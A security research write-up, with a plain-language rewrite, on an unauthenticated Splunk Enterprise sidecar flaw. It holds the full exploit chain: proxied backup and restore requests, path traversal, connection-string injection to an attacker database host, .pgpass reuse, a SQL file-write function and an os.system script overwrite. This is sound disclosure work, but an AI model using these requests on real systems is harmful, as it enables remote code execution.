Why Use App-Level Auth When Every Database Has Auth? (Splunk Enterprise CVE-2026-20253 Pre-Auth RCE)
The Splunk PostgreSQL Sidecar Service endpoint lacked authentication, allowing unauthenticated users to invoke backup and restore operations. By abusing connection string injection and a readable password file, an attacker could write arbitrary files and achieve remote code execution.
 Published on labs.watchtowr.com
This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Splunk Enterprise is a platform for searching, monitoring and analysing machine-generated data at scale. It ingests logs, metrics and event data from servers, applications, network devices and security tools, indexes it, and lets teams query it in near real time with the Search Processing Language (SPL). It is used for dashboards, alerting and investigation, and is the core engine behind use cases from infrastructure monitoring to SIEM.

The vulnerability in this write-up, CVE-2026-20253, lives in the "PostgreSQL Sidecar Service Endpoint". Splunk version 10 introduced the concept of a Sidecar, and the advisory states that affected versions are 10 and above. The PostgreSQL Sidecar Service is a Go binary that exposes an HTTP API with backup and restore endpoints. The advisory describes the impact as arbitrary file creation and truncation, with a CVSS score of 9.8 and no authentication requirement.
Splunk published the advisory on 10 June 2026. It did not explicitly mention RCE, but the score suggested more was possible. The question the researchers set out to answer was whether this is a default-install vulnerability or one that needs star and moon alignment.
Setup
The deployment matters. According to the write-up:
- Splunk Enterprise On-Premise (installed manually) on Windows: the PostgreSQL Sidecar Service is not installed by default.
- Splunk Enterprise On-Premise (installed manually) on Windows: the service is installed but not enabled by default.
- Splunk Enterprise on AWS: the service is installed and enabled by default.
In short, Splunk Enterprise on AWS is vulnerable out of the box. Splunk later updated the advisory to clarify that Cloud instances are not affected.
The service is deployed under /opt/splunk/var/run/supervisor/pkg-run/, and the binary of interest is named splunk-postgres. It listens on the loopback interface only, on ports including 5435:
ss -tupln | grep -i splunk-postgres
tcp   LISTEN ... [redacted]:5435       [redacted]:*    users:(("splunk-postgres",pid=4067,fd=12))
tcp   LISTEN ... [redacted]:33669      [redacted]:*    users:(("splunk-postgres",pid=4067,fd=3))
The main Splunk web application listens on all interfaces on port 8000. The researchers' tooling was strings and grep against the 66 MB Go binary, plus an internal LLM-driven vulnerability reproduction harness they call Project Red.
Finding it
The advisory pointed at the PostgreSQL Sidecar Service. A search showed the Sidecar Services live in /opt/splunk/var/run/supervisor/pkg-run/, and the one with postgres in its name was the obvious candidate.


The service was running and bound to loopback only. Years of vulnerability research have taught the authors that "localhost only" often means "not really localhost only", so they kept that in mind. The binary turned out to be written in Go, which meant reversing it would be painful, so they started with strings.

Staring at strings output from a 66 MB Go binary did not help much. Splunk's documentation did. A page on backing up and restoring the data management control plane contained an interesting request:


The request was promising because it lets you specify a backupFile and a database, and because the HTTP endpoints begin with /v1/postgres/. Enumerating similar endpoints from the binary confirmed the shape:
$ strings splunk-postgres | grep -i /v1/postgres/
...
/v1/postgres/telemetry:
/v1/postgres/health:
/v1/postgres/recovery/backup:
/v1/postgres/recovery/restore:
/v1/postgres/recovery/status/{id}:
/v1/postgres/status:
Exploitation
Step 1: reaching the loopback API through the web application
The service is only reachable on [redacted]:5435, but the main web application listens on all interfaces on port 8000. The researchers asked Project Red whether the sidecar API could be reached through the main application. The harness produced this request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: yes-f5-we-are-very-petty.com
Content-Length: 56
Content-Type: application/json
Authorization: Basic Og==

{"database":"search_metadata","backupFile":"backuptest"}
The Authorization header carries Basic Og==, which decodes to empty credentials (:). The request suggests the main Splunk web application proxies requests to the local PostgreSQL API. The empty credentials added credibility, given that the advisory described a missing authentication requirement. The request worked:
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Type: application/json
X-Content-Type-Options: nosniff
Content-Length: 176
Connection: Close
X-Frame-Options: SAMEORIGIN
Server: Splunkd

{"backupFile":"backuptest","database":"search_metadata","id":"1c11e8e0-eaf6-484c-842f-d42877c0b07a","lastStatusChange":"2026-06-XXT14:45:17.193652302Z","state":"BackupPending"}
The response returns a job id and a state of BackupPending. As the write-up puts it, the vulnerability exists because the PostgreSQL sidecar service endpoint lacks authentication controls, allowing any network-reachable user to invoke file operations without credentials.
Step 2: arbitrary file creation and truncation
The advisory described arbitrary file creation and truncation. The backupFile value backuptest produced a file in the service directory:
> find /opt/splunk -name backuptest
/opt/splunk/var/run/supervisor/pkg-run/pkg-postgres3492133045/backuptest

> cat /opt/splunk/var/run/supervisor/pkg-run/pkg-postgres3492133045/backuptest
The file is created in the service directory and is completely empty.

Path traversal moved it elsewhere:
{"database":"search_metadata","backupFile":"../../../../../../../../../tmp/backuptest"}
> ls /tmp/backuptest
/tmp/backuptest
At this point the primitive is: create an empty file at any location, and clear the contents of any file, since the same operation overwrites. That does not obviously justify a CVSS score of 9.8, so the researchers kept going.
Step 3: understanding the backup command
Project Red produced an interpretation of the backupCommand function:
func (m *InMemoryRecoveryManager) backupCommand(
        ctx context.Context, user, backupFile, database, port string,
) *exec.Cmd {
    return exec.CommandContext(ctx,
        filepath.Join(m.installDir, "bin", "pg_dump"),
        "-h", "localhost",
        "-p", port,
        "--clean",
        "-v",
        "-w",
        "-U", user,
        "-f", backupFile,
        "-Fc",
        database,
    )
}
This explains why any username in the Authorization header is accepted: it is forwarded straight to pg_dump via -U, and PostgreSQL decides whether the operation is allowed. It also explains why the dump is empty: the researchers could not authenticate to the local database, so pg_dump had nothing to dump. The -w flag means pg_dump never prompts for a password; legitimate use of the endpoint relies on a .pgpass file.
Step 4: forcing a connection to an attacker database
The pg_dump documentation says the database name can be a connection string, and that connection string parameters override conflicting command-line options:

Because the database argument is fully controlled, the hardcoded -h localhost can be overridden. The researchers injected hostaddr:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 76
Content-Type: application/json
Authorization: Basic Og==

{"database":"hostaddr=attacker.db.[redacted]","backupFile":"/tmp/test"}
Splunk tried to connect to the attacker host on port 5432, ignoring the first -h argument. The plan became:
- Deploy a PostgreSQL database.
- Create a database with tables and data.
- Create a user who can authenticate without a password from any host, via
pg_hba.conf. - Force Splunk to connect through
pg_dumpand write the dump to the local filesystem.
The proof of concept:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 94
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"hostaddr=attacker.db.[redacted] dbname=testdb","backupFile":"/tmp/whatever"}

A file with content was now on the target filesystem. It was not directly useful: Bash refused to execute it.
$ bash /tmp/whatever
/tmp/whatever: /tmp/whatever: cannot execute binary file
Step 5: the restore endpoint
The /restore endpoint follows almost the same structure:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: X
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"X","backupFile":"X"}
The input reaches pg_restore instead of pg_dump:
func (m *InMemoryRecoveryManager) restoreCommand(
        ctx context.Context, user, backupFile, database, port string,
) *exec.Cmd {
    return exec.CommandContext(ctx,
        filepath.Join(m.installDir, "bin", "pg_restore"),
        "-h", "localhost",
        "-p", port,
        "--clean",
        "-v",
        "-w",
        "-U", user,
        "-d", database,
        "-Fc",
        backupFile,
    )
}
A pg_dump backup is a pile of SQL that pg_restore replays against the target database. The plan was to dump an attacker-controlled database to an arbitrary file with /backup, then load it with /restore, so that SQL in the dump executes against Splunk's PostgreSQL instance.
Two problems remained: connecting to the local database without knowing the password, and preparing a malicious database whose dump contains attacker-controlled SQL.
The connection string parameters include passfile, which points at a file used to store passwords. A search found one:
> find /opt/splunk -name *.pgpass
/opt/splunk/var/packages/data/postgres/.pgpass

> cat /opt/splunk/var/packages/data/postgres/.pgpass
*:*:*:postgres_admin:97adredacted
The file also revealed the username postgres_admin. The restore request smuggled the passfile parameter:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: 115
Content-Type: application/json
Authorization: Basic cG9zdGdyZXNfYWRtaW46

{"database":"dbname=template1 passfile=/opt/splunk/var/packages/data/postgres/.pgpass","backupFile":"/tmp/whatever"}
The Authorization header carries the postgres_admin username, the template1 database is the target for the import, and passfile points at Splunk's own .pgpass. The dump was restored into the local PostgreSQL instance.
Step 6: a controlled file write through SQL
With attacker-controlled SQL executing during restore, the researchers built a dump template that writes a file:
DB="yourDB"
TBL="yourtable"
OUTFILE='/tmp/pwn'
CONTENT='pwned'
HEX=$(printf '%s' "$CONTENT" | od -An -v -tx1 | tr -d ' \n')

DROP TABLE IF EXISTS ${TBL};
DROP FUNCTION IF EXISTS ${TBL}_f(int);
CREATE FUNCTION ${TBL}_f(i int) RETURNS bool LANGUAGE plpgsql VOLATILE SECURITY DEFINER AS \$\$
DECLARE l oid;
BEGIN
  l := lo_from_bytea(0, '\\x${HEX}'::bytea);
  PERFORM lo_export(l, '${OUTFILE}');
  RETURN true;
END \$\$;
CREATE TABLE ${TBL} (i int CHECK (${TBL}_f(i)));
INSERT INTO ${TBL} VALUES (1);
SQL
The function uses lo_export to write attacker-controlled content to a file, and it executes during the restore. The route was: create a malicious database containing the function, dump it to the Splunk filesystem, trigger a restore. The result was a fully controlled arbitrary file write as the splunk user:
> cat /tmp/pwn
pwned

Step 7: from file write to code execution
Splunk frequently executes this Python script:
/opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_enable_modular_input.py
Overwriting it with this payload gives code execution:

import os; os.system("id > /opt/splunk/share/splunk/search_mrsparkle/exposed/watchTowr.txt")
The final chain:
- Create a
testdatabase, configurepg_hba.confso thetestuser can authenticate without a password, and grant it privileges to use functionality such aslo_export. Ifpg_dumpis not given a database name, PostgreSQL assumes the database name matches the username.
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 75
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"hostaddr=attacker.db.[redacted]","backupFile":"/tmp/poc"}
- Use
/restoreto load the malicious dump, trigger the function during restore, and write the Python script to the Splunk filesystem:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: 111
Content-Type: application/json
Authorization: Basic cG9zdGdyZXNfYWRtaW46

{"database":"dbname=template1 passfile=/opt/splunk/var/packages/data/postgres/.pgpass","backupFile":"/tmp/poc"}
- Verify the file:
> cat /opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_enable_modular_input.py
import os; os.system("id > /opt/splunk/share/splunk/search_mrsparkle/exposed/watchTowr.txt")
watchTowr.txt appeared in the Splunk webroot.

Root cause
The PostgreSQL sidecar service endpoint lacks authentication controls, so any network-reachable user can invoke file operations without credentials. The main Splunk web application proxies requests to the loopback-only sidecar API, which turns a localhost-only service into a remotely reachable one.
The username from the Authorization header is forwarded to pg_dump and pg_restore via -U, and PostgreSQL is left to decide whether the operation is allowed. The database argument is passed to the tools as the database name, and PostgreSQL accepts a connection string there, whose parameters override the hardcoded -h localhost. That lets an attacker redirect the connection to their own database and, with the passfile parameter, point the tools at Splunk's own .pgpass to authenticate to the local instance.
Impact
On Splunk Enterprise on AWS, where the service is installed and enabled by default, an unauthenticated attacker can reach the sidecar API through the main web application and obtain arbitrary file creation and truncation. By chaining the backup and restore endpoints, the attacker can write attacker-controlled content to arbitrary paths as the splunk user, and by overwriting a Python script that Splunk executes, achieve remote code execution. On manually installed Windows deployments the service is either not installed or not enabled by default, so those are not vulnerable out of the box. Splunk Cloud instances are not affected.
Fix
Splunk updated the advisory to clarify that Cloud instances are not affected. The write-up does not describe a code fix.
Variants to test
- A positive result is a request through port 8000 that reaches the sidecar and returns a non-401 response.
- A positive result is a response that reveals state or accepts input without authentication.
- A positive result is the tool connecting to the supplied host or authenticating with the supplied password file.
- A positive result is a file created outside the service directory.
- A positive result is a successful operation rather than a 401.
The Detection Artefact Generator published with the research checks only whether the /v1/postgres/recovery/backup endpoint returns a 400 status code when any credentials are supplied in the Authorization header (vulnerable) or a 401 (not vulnerable). It is available at the watchTowr Labs GitHub repository together with execution instructions:
$ python3 watchTowr-vs-Splunk-RCE-CVE-2026-20253.py -H <http://vulnerable.splunk.lab:8000> -r en-US
                         __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
         \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
          \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
           \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                                  \/          \/     \/

        watchTowr-vs-Splunk-CVE-2026-20253.py
        (*) CVE-2026-20253 Splunk PostgreSQL Sidecar Service Detection Artifact Generator

          - Piotr (@chudyPB) of watchTowr (@watchTowrcyber)

[+] VULNERABLE - access to /v1/postgres/recovery/backup not blocked
What happened, in plain words
Splunk Enterprise is a big piece of software that companies use to collect and search through huge amounts of computer logs: records of what servers, apps and network devices did. Think of it as a very large, very fast filing cabinet with a search box on top. Security teams use it to spot attacks and investigate incidents.

In June 2026, Splunk published a security advisory (a public notice that a flaw exists) for a bug called CVE-2026-20253. The notice said the flaw was in something called the "PostgreSQL Sidecar Service Endpoint". It said no login was needed to abuse it, and it gave the flaw a CVSS score of 9.8. CVSS is a standard 0 to 10 scale for how serious a vulnerability is; 9.8 is near the top. The notice described the impact as "arbitrary file creation and truncation": the ability to create empty files anywhere on the machine, and to empty out existing files.
That description raised a question. Creating an empty file does not sound like a 9.8. So the researchers at watchTowr decided to find out what was really possible. They discovered that an attacker who can reach the Splunk web interface over the network can, without any valid login, make Splunk write files of their choosing anywhere on the server, and then turn that into running their own commands on the machine. That last step is called remote code execution, or RCE: an attacker on the other side of the network gets their code to run on your server.
This article walks through that research from the beginning, explaining each idea as it comes up. It follows the same order as the original write-up and uses the same requests and commands.

Background: what Splunk is, and what a sidecar is
Splunk Enterprise ingests logs, metrics and event data from servers, applications, network devices and security tools. It indexes that data so it can be queried in near real time using Splunk's own query language, SPL (Search Processing Language). Teams build dashboards, trigger alerts and investigate operational or security issues from one place. It is the core engine behind use cases from infrastructure monitoring to SIEM, which stands for Security Information and Event Management: the practice of collecting security logs in one place and watching them for signs of attack.
The flaw lives in the "PostgreSQL Sidecar Service Endpoint". Two words need unpacking.
PostgreSQL (often called Postgres) is a popular free database program. A database is an organised store of data that other programs read from and write to, like a set of linked spreadsheets that many programs can share.
A sidecar is a helper program that runs alongside a main program on the same machine. The name comes from the sidecar attached to a motorcycle: it travels with the bike and supports it. Splunk version 10 introduced the idea of sidecars, and the advisory says affected versions are 10 and above. The PostgreSQL sidecar offers a small web interface, an HTTP API, for backup and restore operations. An API (Application Programming Interface) is a defined set of web addresses a program offers so other programs can ask it to do things. When you use a website and your browser fetches a page, it is making an HTTP request; an API is the same idea, but the responses are usually data rather than pretty pages.
Splunk published the advisory on 10 June 2026. It did not explicitly mention RCE, but the 9.8 score suggested more was possible. The researchers set out to answer one question: is this a vulnerability that hits a default installation, or does it need star and moon alignment, meaning a specially configured setup?
Does it affect a default install?
The answer depends on how Splunk was installed. According to the write-up:
- Splunk Enterprise On-Premise (installed manually) on Windows: the PostgreSQL Sidecar Service is not installed by default.
- Splunk Enterprise On-Premise (installed manually) on Windows: the service is installed but not enabled by default.
- Splunk Enterprise on AWS: the service is installed and enabled by default.
"On-premise" means the customer runs the software on their own machines, in their own building or data centre, rather than in a vendor's cloud. AWS is Amazon Web Services, a large cloud provider. So Splunk Enterprise running on AWS is vulnerable out of the box: no special configuration needed. Splunk later updated the advisory to clarify that Cloud instances, meaning Splunk's own hosted service, are not affected.
Finding the vulnerable service
The advisory pointed at the PostgreSQL Sidecar Service. A web search showed that all the Sidecar Services are deployed under this directory:
/opt/splunk/var/run/supervisor/pkg-run/
A directory is a folder on the server's disk. On Linux, folders are separated by forward slashes, and /opt is a conventional place for optional third-party software. The folder with postgres in its name was the obvious candidate.
The service was running and listening only on the loopback interface, on ports including 5435. Two more terms: a port is a numbered channel on a machine, so one machine can run many network services at once, the way one building can have many numbered doors. The loopback interface is the machine talking to itself: the address [redacted], often called localhost, always means "this same computer". A service bound to loopback can only be reached by programs running on that same machine, not from the network.
The researchers checked this with a command:
ss -tupln | grep -i splunk-postgres
tcp   LISTEN ... [redacted]:5435       [redacted]:*    users:(("splunk-postgres",pid=4067,fd=12))
tcp   LISTEN ... [redacted]:33669      [redacted]:*    users:(("splunk-postgres",pid=4067,fd=3))
Line by line:
ss -tuplnlists network sockets, meaning open network channels, on the machine. The flags ask for TCP sockets (t), UDP sockets (u), processes (p), listening sockets (l) and numeric ports (n).| grep -i splunk-postgrespipes that output intogrep, a text search tool, keeping only lines containingsplunk-postgres, ignoring case (-i).- The two result lines show the
splunk-postgresprocess listening on[redacted]:5435and[redacted]:33669. The[redacted]part is the key: only the machine itself can connect.
The main Splunk web application, by contrast, listens on all interfaces on port 8000, so anyone who can reach the server over the network can reach it. That difference matters later.
Years of vulnerability research have taught the authors that "localhost only" often means "not really localhost only". The researchers kept in mind that "localhost only" often means "not really localhost only". The researchers kept that in mind.
The binary, meaning the compiled program file, turned out to be written in Go, a programming language. Reversing a Go binary, meaning reading the compiled program to work out what it does, is painful, so they started with simpler tools: strings and grep. strings pulls readable text out of a binary file, which often reveals error messages, URLs and function names.
Staring at strings output from a 66 MB Go binary did not help much. Splunk's documentation did. A page on backing up and restoring the data management control plane contained an interesting request:
The request was promising for two reasons: it lets you specify a backupFile and a database, and the HTTP endpoints begin with /v1/postgres/. An endpoint is one specific web address an API offers, like one counter in a large office. Enumerating similar endpoints from the binary confirmed the shape:
$ strings splunk-postgres | grep -i /v1/postgres/
...
/v1/postgres/telemetry:
/v1/postgres/health:
/v1/postgres/recovery/backup:
/v1/postgres/recovery/restore:
/v1/postgres/recovery/status/{id}:
/v1/postgres/status:
Line by line:
strings splunk-postgresextracts readable text from thesplunk-postgresbinary.| grep -i /v1/postgres/keeps only lines containing that path, ignoring case.- The results list six endpoints. Two stand out:
/v1/postgres/recovery/backupand/v1/postgres/recovery/restore. The first makes a backup, the second loads one back in. The{id}in the status endpoint is a placeholder for a job identifier.
Exploitation
Step 1: reaching the loopback API through the web application
The sidecar is only reachable on [redacted]:5435, but the main web application listens on all interfaces on port 8000. The researchers asked their internal tool, an LLM-driven vulnerability reproduction harness they call Project Red, whether the sidecar API could be reached through the main application. An LLM is a large language model, the kind of AI behind chat assistants; a harness here means a setup that drives such a model to help reproduce vulnerabilities. The harness produced this request:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: yes-f5-we-are-very-petty.com
Content-Length: 56
Content-Type: application/json
Authorization: Basic Og==

{"database":"search_metadata","backupFile":"backuptest"}
Line by line:
POSTis the HTTP method used to send data to a server, as opposed toGET, which asks for a page. The path/en-US/splunkd/__raw/v1/postgres/recovery/backupis the address on the main Splunk web application. Theen-USpart is a language setting,splunkdis Splunk's main service, and__rawsuggests a route that passes the request through without much processing. The rest is the sidecar's own backup endpoint.HTTP/1.1is the version of the protocol being spoken.Host:is the domain name the browser would normally send. The value here is a joke, not a real host.Content-Length: 56says the body is 56 bytes long.Content-Type: application/jsonsays the body is JSON, a common text format for structured data, using curly braces and quoted names.Authorization: Basic Og==is the interesting one. HTTP Basic authentication sends a username and password joined by a colon, encoded in Base64. Base64 is a way of writing arbitrary bytes using only letters, digits and a few symbols; it is encoding, not encryption, so anyone can decode it.Og==decodes to:, meaning an empty username and an empty password.- The body asks the sidecar to back up the database
search_metadatainto a file calledbackuptest.
The request suggests the main Splunk web application proxies requests to the local PostgreSQL API. To proxy means to forward a request on someone else's behalf, like a receptionist passing a message to a colleague in a back office. The empty credentials added credibility, given that the advisory described a missing authentication requirement. The request worked:
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Type: application/json
X-Content-Type-Options: nosniff
Content-Length: 176
Connection: Close
X-Frame-Options: SAMEORIGIN
Server: Splunkd

{"backupFile":"backuptest","database":"search_metadata","id":"1c11e8e0-eaf6-484c-842f-d42877c0b07a","lastStatusChange":"2026-06-XXT14:45:17.193652302Z","state":"BackupPending"}
Line by line:
HTTP/1.1 200 OKmeans the request succeeded. Status codes are three-digit numbers: 200 means fine, 400 means the request was bad, 401 means not authorised, 404 means not found, 500 means the server broke.- The
Cache-Control,X-Content-Type-Options,X-Frame-OptionsandConnectionlines are response headers, small pieces of metadata. They tell browsers and proxies not to cache the response, not to guess the content type, and how to frame the page. Content-Type: application/jsonsays the body is JSON.Content-Length: 176says the body is 176 bytes.Server: Splunkdnames the server software.- The body reports the backup job: the same
backupFileanddatabase, anidthat identifies the job, alastStatusChangetimestamp, and astateofBackupPending, meaning the job has been accepted and is waiting to run.
As the write-up puts it, the vulnerability exists because the PostgreSQL sidecar service endpoint lacks authentication controls, allowing any network-reachable user to invoke file operations without credentials. Authentication means proving who you are, usually with a username and password. The sidecar never asked.
Step 2: arbitrary file creation and truncation
The advisory described arbitrary file creation and truncation. Truncation means cutting a file down to nothing, emptying it. The backupFile value backuptest produced a file in the service directory:
> find /opt/splunk -name backuptest
/opt/splunk/var/run/supervisor/pkg-run/pkg-postgres3492133045/backuptest

> cat /opt/splunk/var/run/supervisor/pkg-run/pkg-postgres3492133045/backuptest
Line by line:
find /opt/splunk -name backuptestsearches the/opt/splunkfolder and everything under it for anything namedbackuptest.- The result shows the file was created inside a temporary working folder for the postgres sidecar.
catprints a file's contents. Here it printed nothing, because the file is completely empty.
Path traversal moved it elsewhere. Path traversal is the trick of putting ../ sequences in a filename. In a filesystem, .. means "the folder above this one", so a long chain of ../ climbs up towards the top of the disk and then descends into any folder you like:
{"database":"search_metadata","backupFile":"../../../../../../../../../tmp/backuptest"}
Line by line:
- This is the JSON body of another backup request, with the same
databasevalue. - The
backupFilevalue starts with nine../sequences, climbing out of the service folder, then lands in/tmp, a conventional scratch folder on Linux, and names the filebackuptest.
> ls /tmp/backuptest
/tmp/backuptest
Line by line:
lslists a file or folder. Here it confirms the file now exists at/tmp/backuptest.
At this point the primitive is: create an empty file at any location, and clear the contents of any file, since the same operation overwrites. A primitive, in security writing, is a basic capability you can build on, like a single Lego brick. That does not obviously justify a CVSS score of 9.8, so the researchers kept going.
Step 3: understanding the backup command
Project Red produced an interpretation of the backupCommand function. A function is a named block of code that does one job. This one builds the command that actually performs the backup:
func (m *InMemoryRecoveryManager) backupCommand(
        ctx context.Context, user, backupFile, database, port string,
) *exec.Cmd {
    return exec.CommandContext(ctx,
        filepath.Join(m.installDir, "bin", "pg_dump"),
        "-h", "localhost",
        "-p", port,
        "--clean",
        "-v",
        "-w",
        "-U", user,
        "-f", backupFile,
        "-Fc",
        database,
    )
}
Line by line:
func (m *InMemoryRecoveryManager) backupCommand(...)declares a function attached to a manager object, taking a context (used to cancel long operations), a username, a backup filename, a database name and a port.exec.CommandContext(ctx, ...)prepares an external program to run, with the given arguments.filepath.Join(m.installDir, "bin", "pg_dump")builds the path to thepg_dumpprogram inside Splunk's install folder.pg_dumpis PostgreSQL's standard backup tool."-h", "localhost"tellspg_dumpto connect to the database on the local machine."-p", portsets the port."--clean"makes the dump include commands to drop existing objects first, so a restore starts from a clean slate."-v"means verbose: print progress."-w"means never prompt for a password."-U", usersets the database username, taken straight from the request."-f", backupFilesets the output file, also taken straight from the request."-Fc"selects a custom dump format.databaseis the database name, again taken straight from the request.
This explains why any username in the Authorization header is accepted: it is forwarded straight to pg_dump via -U, and PostgreSQL decides whether the operation is allowed. Splunk itself does no checking. It also explains why the dump is empty: the researchers could not authenticate to the local database, so pg_dump had nothing to dump. The -w flag means pg_dump never prompts for a password; legitimate use of the endpoint relies on a .pgpass file, which is a small text file where PostgreSQL tools look up stored passwords so they can log in without asking a human.
Step 4: forcing a connection to an attacker database
The pg_dump documentation says the database name can be a connection string, and that connection string parameters override conflicting command-line options. A connection string is a compact way of writing connection settings in one line, as key=value pairs separated by spaces. The documentation says:
Because the database argument is fully controlled, the hardcoded -h localhost can be overridden. The researchers injected hostaddr, a connection string parameter that sets the address to connect to:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 76
Content-Type: application/json
Authorization: Basic Og==

{"database":"hostaddr=attacker.db.[redacted]","backupFile":"/tmp/test"}
Line by line:
- The request goes to the same backup endpoint through the main web application.
Authorization: Basic Og==again sends empty credentials.- The body sets
databasetohostaddr=attacker.db.[redacted]. Instead of a plain database name, this is a connection string tellingpg_dumpto connect to a machine the attacker controls. backupFileis/tmp/test, the file to write on the Splunk server.
Splunk tried to connect to the attacker host on port 5432, the default PostgreSQL port, ignoring the first -h argument. The plan became:
- Deploy a PostgreSQL database. Deploy means set up and run.
- Create a database with tables and data. A table is the basic structure inside a database, like a sheet in a spreadsheet.
- Create a user who can authenticate without a password from any host, via
pg_hba.conf. That file is PostgreSQL's access control list: it says which users may connect from which addresses and how they must prove who they are. - Force Splunk to connect through
pg_dumpand write the dump to the local filesystem.
The proof of concept:
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 94
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"hostaddr=attacker.db.[redacted] dbname=testdb","backupFile":"/tmp/whatever"}
Line by line:
